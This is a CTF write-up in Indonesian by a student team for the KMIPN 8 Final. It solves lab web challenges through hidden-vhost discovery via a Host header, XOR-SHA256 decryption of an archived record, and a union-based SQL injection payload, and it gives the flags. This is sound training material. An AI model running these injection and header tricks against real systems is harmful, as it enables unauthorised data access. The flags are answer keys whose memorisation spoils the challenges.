Writeup **unintended**
KMIPN 8 Final

POLBAN

Anggota tim:

Arkan Ramadhan Nugraha

Fauzi Ismail

Muhammad Dhafin Ramadhan

Daftar isi

Web

Intranet Shadow

250

Kisi-kisi

Sebuah aplikasi internal menampilkan halaman publik yang terlihat normal, tetapi jejak konfigurasi lama masih menyisakan permukaan lain yang tidak muncul di menu. Tugas peserta adalah melakukan enumerasi HTTP secara wajar, membandingkan respons yang diperoleh, dan menemukan informasi yang hanya muncul pada konteks akses tertentu.

Fokus Teknis

HTTP request context, application surface discovery, and differences between public and internal-facing views.

Artefak / Akses

Gunakan akses target lab yang disediakan oleh operator pada Connection Info CTFd.

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Gunakan base target lab yang dicantumkan operator. Jangan melakukan brute-force path secara agresif; gunakan observasi halaman, header, dan respons server.

Format Flag


KMIPN8{...}

http://10.0.100.x:8080 (Sesuaikan dengan IP Ruangan)


solved by Fauzi Ismail

Diberikan sebuah chall web dengan host/endpoint:
http://10.0.100.6:8080

Jika kita kunjungi maka hanya akan terlihat




Jika dilihat di source file html terdapat:



<!-- staging-vhost: intra.kamsiber.local -->
<!-- ops portal starts at /chain -->
Dari sini terdapat informasi tambahan:

1. Nama virtual host internal (`intra.kamsiber.local`)
2. Path tersembunyi `/chain`

Jika kita pergi ke 10.0.100.6:8080/chain



HTML comment lagi membocorkan:


1. Virtual host lain: `ops.kamsiber.local`
2. Backup path: `/ops/backup.zip`

Kemudian dari informasi tmabahan, terdapat virtual host intra.kamsiber.local


Jika kita coba curl

response tersebut hanya muncul ketika host intra.kamsiber.local

Kita coba curl lagi dengan tambahan informasi



Lalu kunjungi /audit



Dan ternyata flag muncul

Flag: KMIPN8{vhost_header_unlocks_hidden_app}

Report Archive

250

Sebuah sistem arsip internal menyimpan beberapa laporan lama dengan penanda akses yang tidak ditulis dalam bentuk langsung terbaca. Tim audit menemukan bahwa ada catatan lama yang tidak muncul pada daftar arsip biasa, tetapi jejaknya masih tertinggal pada artefak aplikasi.

Tugas Anda adalah memahami pola penanda laporan, membandingkan artefak yang diberikan, dan merekonstruksi isi catatan arsip yang tersembunyi.

File

Unduh file berikut pada bagian Files:

report_archived.zip

Tugas

Analisis file yang diberikan. Perhatikan pola penanda laporan, status arsip, hak akses yang tercatat, dan cara aplikasi lama membaca cache arsip.

Temukan flag dengan format:

KMIPN8{...}

Batasan

Challenge ini bersifat file-based/offline. Tidak perlu menyerang server CTFd atau target lain.


Dilarang melakukan DoS, brute-force masif, atau mengakses sistem di luar scope lomba.

http://10.0.100.x:8080/static/audit.js (Sesuaikan dengan IP Ruangan)

report_archived.zip

solved by Muhammad Dhafin Ramadhan

Diberikan sebuah file zip report_archived.zip, setelah diextract maka akan terlihat



Name	Date modified	Type	Size
access_trace.log	09/09/2026 17:14	Text Document	1 KB
archive_index.csv	09/09/2026 17:14	Microsoft Excel C...	1 KB
archive_store.json	09/09/2026 17:14	JSON Source File	1 KB
operator_note_redacted.txt	09/09/2026 17:14	Text Document	1 KB
README.md	09/09/2026 17:14	Markdown Source...	1 KB
report_client.js	09/09/2026 17:14	JavaScript Source ...	1 KB

File archive_index.csv berisi laporan:

```
visible_id,title,ticket,visibility
RPT-4101,Daily Availability Report,eyJyaWQiOjQxMDEsInJvbGUiOiJndWVzdCJ9,public
RPT-4102,Incident Summary,eyJyaWQiOjQxMDIsInJvbGUiOiJndWVzdCJ9,public
RPT-4103,Restricted Journal Note,eyJyaWQiOjQxMDMsInJvbGUiOiJndWVzdCJ9,restricted
```


Dari sini terlihat hanya ada record 4101, 4102, dan 4103.
Namun pada access_trace.log, ada petunjuk record lain:

```
[2026-09-10 09:18:22] GET /archive/view?ticket=eyJyaWQiOjQxMDEsInJvbGUiOiJndWVzdCJ9 200 user=finalist-a note="public daily report"
[2026-09-10 09:18:41] GET /archive/view?ticket=eyJyaWQiOjQxMDIsInJvbGUiOiJndWVzdCJ9 200 user=finalist-a note="public incident summary"
[2026-09-10 09:19:12] GET /archive/view?ticket=eyJyaWQiOjQxMDMsInJvbGUiOiJndWVzdCJ9 403 user=finalist-a note="rights mismatch"
[2026-09-10 09:19:27] WARN archive-worker: skipped record rid=4109 state=archived required_role=reviewer reason="not listed in public archive"
[2026-09-10 09:20:02] DEBUG preview-cache: legacy decode path still accepts packed report tickets
```

Artinya ada record rid=4109 yang tidak tampil di index publik karena statusnya archived, tetapi masih ada di artefak backend.
Pada archive_store.json, record tersebut ditemukan:

{
"rid": 4109,
"state": "archived",
"required_role": "reviewer",
"encoding": "xor-sha256-stream",
"body_xor_hex":
"81b092e81dedcd3bef60630e3924190c5a41f36384e2ea7ff8cdc5c92f266320b88
bbeca0ca6df3ef85c680f2a222d0d4e"
}

Kita perlu mendekripsi body_xor_hex.
Petunjuk algoritma ada di report_client.js:





```
// Preview cache derivation used by archived records.
// key_material = role + ':' + rid + ':journal-rights'
// key = SHA256(key_material)
// plaintext = XOR(ciphertext, repeating(key))
```

Dari record tersembunyi:
role = reviewer
rid = 4109

Maka key material-nya:
reviewer:4109:journal-rights
Kemudian SHA-256 dari string tersebut dipakai sebagai key XOR berulang untuk membuka ciphertext.
Maka tinggal buat script solver kurang lebih seperti ini:

```
import hashlib

rid = 4109
role = "reviewer"

body_xor_hex =
"81b092e81dedcd3bef60630e3924190c5a41f36384e2ea7ff8cdc5c92f266320b88
bbeca0ca6df3ef85c680f2a222d0d4e"

key_material = f"{role}:{rid}:journal-rights"
key = hashlib.sha256(key_material.encode()).digest()

ct = bytes.fromhex(body_xor_hex)
pt = bytes(c ^ key[i % len(key)] for i, c in enumerate(ct))
```

```
print(pt.decode())
```



Flag:
KMIPN8{archive_rights_require_server_side_checks}

Product Notes

400

Kisi-kisi

Sebuah API katalog produk memberikan respons berbeda ketika parameter tertentu dimodifikasi. Peserta perlu membandingkan respons, mengenali pola input yang memicu jalur debug, dan memahami bagaimana struktur query dapat memengaruhi hasil pemrosesan backend.

Fokus Teknis

Input handling, backend query behavior, response comparison, and SQL query structure.

Artefak / Akses

Gunakan endpoint API produk yang tersedia pada Connection Info.

Tugas

Analisis respons endpoint, identifikasi pola input yang memicu respons khusus, lalu gunakan temuan tersebut untuk memperoleh flag.

Batasan

Gunakan request terbatas dan rasional. Jangan melakukan fuzzing agresif atau membebani target lab.

Format Flag

KMIPN8{...}

http://10.0.100.x:8080/product?id=1 (Sesuaikan dengan IP Ruangan Anda)

product_api_note.txt

solved by Fauzi Ismail

Diberikan sebuah chall web dengan product_api_note.txt:


Developer note recovered from staging:

- Product endpoint: /product?id=<number>

- Query shape before patch: SELECT id, name, price FROM products WHERE id=<input>


- Do not run destructive SQL statements. This is a read-only lab challenge.


dengan endpoint: http://10.0.100.6:8080/product?id=1




```
{
  "id": 1,
  "name": "Keyboard",
  "price": "250000"
}
```


Jika kita coba isi parameter lain:






Maka akan selalu menampilkan

{"error":"product not found or SQL error"}

Lalu kita dapat tes apakah vuln terhadap sql injection dengan ‘




masih sama

selanjutnya dengan union based, karena kita tahu terdapat 3 kolom dari:

```
{
  "id": 1,
  "name": "Keyboard",
  "price": "250000"
}
```


```
/product?id=1 UNION SELECT 1,2,3--
```



Ternyata langsung terlihat flagnya..

Flag: KMIPN8{union_select_needs_column_count}

Access Token

400

Deskripsi

Aplikasi lab menggunakan JWT untuk membedakan role guest dan admin. Peserta memperoleh token guest dan satu file JavaScript lama dari aplikasi.

File

Unduh jwt_guest_token.txt dan app_bundle.js.

Target

http://10.0.100.x:8080 (Sesuaikan dengan IP Ruangan)

Tugas

Audit token dan file aplikasi. Buat token role admin yang valid, lalu akses endpoint admin untuk mendapatkan flag.

Format Flag

KMIPN8{...}

app_bundle.js jwt_guest_token.txt

solved by Fauzi Ismail

